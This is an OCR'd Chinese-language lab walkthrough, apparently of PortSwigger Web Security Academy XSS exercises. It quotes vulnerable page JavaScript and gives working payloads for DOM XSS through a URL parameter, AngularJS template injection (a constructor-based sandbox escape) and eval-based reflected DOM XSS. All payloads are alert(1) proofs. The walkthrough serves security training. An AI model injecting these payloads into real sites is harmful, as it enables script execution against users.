
这里提示我们有js注入



根据颜色来看成功注入了


```
'-alert(1)-'
```






1.9 location.search select DOM XSS(9)

url dom xss






这里可以看到其实也像是注入


```
<form id="stockCheckForm" action="/product/stock"
method="POST">
    <input required type="hidden" name="productId"
value="1">
    <script>
        var stores = ["London", "Paris", "Milan"];
        var store = (new
URLSearchParams(window.location.search)).get('storeI
d');
        //这里是取url中的storeId的值
        document.write('<select name="storeId">');
        //这里是写入html中
        if (store) {
            document.write('<option selected>' +
store + '</option>');
            //拼接写入
        }
        for (var i = 0; i < stores.length; i++) {
            if (stores[i] === store) {
                continue;
            }
            document.write('<option>' + stores[i] +
'</option>');
        }
        document.write('</select>');
    </script>
    <button type="submit" class="button">Check
stock</button>
</form>
```

看到注入后的结果



那么这里尝试把标签闭合 接着注入我们的html代码

```
1</option></select><script>alert(1)</script>
```




1.10 AngularJS 表达式中的 DOM XSS(10)

这里告诉我们是 AngularJS 的xss漏洞

简单看一下 写的是当 标签包含 ng-app属性的时候就可执行 AngularJS 的表达式 而这个表达式与一般的模板语言大致类似


这里进来之后发现整个body 都可以执行 angular代码 那么我们这里进行尝试


```
{{ 1+1 }}
```




通过翻看 burp的文章可以发现 这里存在绕过的payload


```
https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs
```





```
{{constructor.constructor('alert(1)')()}}
```



1.11 反射 DOM XSS(11)





```
<script>function search(path) {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        //这里代表当页面的  请求状态改变之后执行的代码
        if (this.readyState == 4 && this.status ==
200) {
            eval('var searchResultsObj = ' +
this.responseText);
            //这里通过eval执行了 js代码 并且这里是进行了拼
接操作
            displaySearchResults(searchResultsObj);
        }
    };
```


```
    xhr.open("GET", path + window.location.search);
    xhr.send();

    function displaySearchResults(searchResultsObj)
{
        var blogHeader =
document.getElementsByClassName("blog-header")[0];
        // 通过clasname找到元素
        var blogList =
document.getElementsByClassName("blog-list")[0];
        var searchTerm = searchResultsObj.searchTerm
        // 取出 searchResultsObj 中的searchTerm属性
        var searchResults = searchResultsObj.results

        var h1 = document.createElement("h1");
        h1.innerText = searchResults.length + "
search results for '" + searchTerm + "'";
        // 添加到h1中去
        blogHeader.appendChild(h1);
        var hr = document.createElement("hr");
        blogHeader.appendChild(hr)

        for (var i = 0; i < searchResults.length;
++i)
        {
            var searchResult = searchResults[i];
            if (searchResult.id) {
                var blogLink =
document.createElement("a");
                // 添加a标签
                blogLink.setAttribute("href",
"/post?postId=" + searchResult.id);
                // 存放查到的id进去
                if (searchResult.headerImage) {
                    var headerImage =
document.createElement("img");
```

```
                    //添加img标签
                    headerImage.setAttribute("src",
"/image/" + searchResult.headerImage);
                    //存放 属性进去

 blogLink.appendChild(headerImage);
                }

                blogList.appendChild(blogLink);
            }

            blogList.innerHTML += "<br/>";

            if (searchResult.title) {
                var title =
document.createElement("h2");
                title.innerText =
searchResult.title;
                blogList.appendChild(title);
            }

            if (searchResult.summary) {
                var summary =
document.createElement("p");
                summary.innerText =
searchResult.summary;
                blogList.appendChild(summary);
            }

            if (searchResult.id) {
                var viewPostButton =
document.createElement("a");
                viewPostButton.setAttribute("class",
"button is-small");
                viewPostButton.setAttribute("href",
"/post?postId=" + searchResult.id);
```

```
                viewPostButton.innerText = "View
post";
            }
        }

        var linkback =
document.createElement("div");
        linkback.setAttribute("class", "is-
linkback");
        var backToBlog =
document.createElement("a");
        backToBlog.setAttribute("href", "/");
        backToBlog.innerText = "Back to Blog";
        linkback.appendChild(backToBlog);
        blogList.appendChild(linkback);
    }
}
</script>
```

仔细看一下这里其实去发送了一个http请求


```
var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        //这里代表当页面的  请求状态改变之后执行的代码
        if (this.readyState == 4 && this.status ==
200) {
            eval('var searchResultsObj = ' +
this.responseText);
            //这里通过eval执行了 js代码 并且这里是进行了拼
接操作
            displaySearchResults(searchResultsObj);
        }
    };
    xhr.open("GET", path + window.location.search);
    xhr.send();
```



这里去尝试闭合一下json请求去执行js代码

```
{"results":[],"searchTerm":""}-alert(1)//"}
```

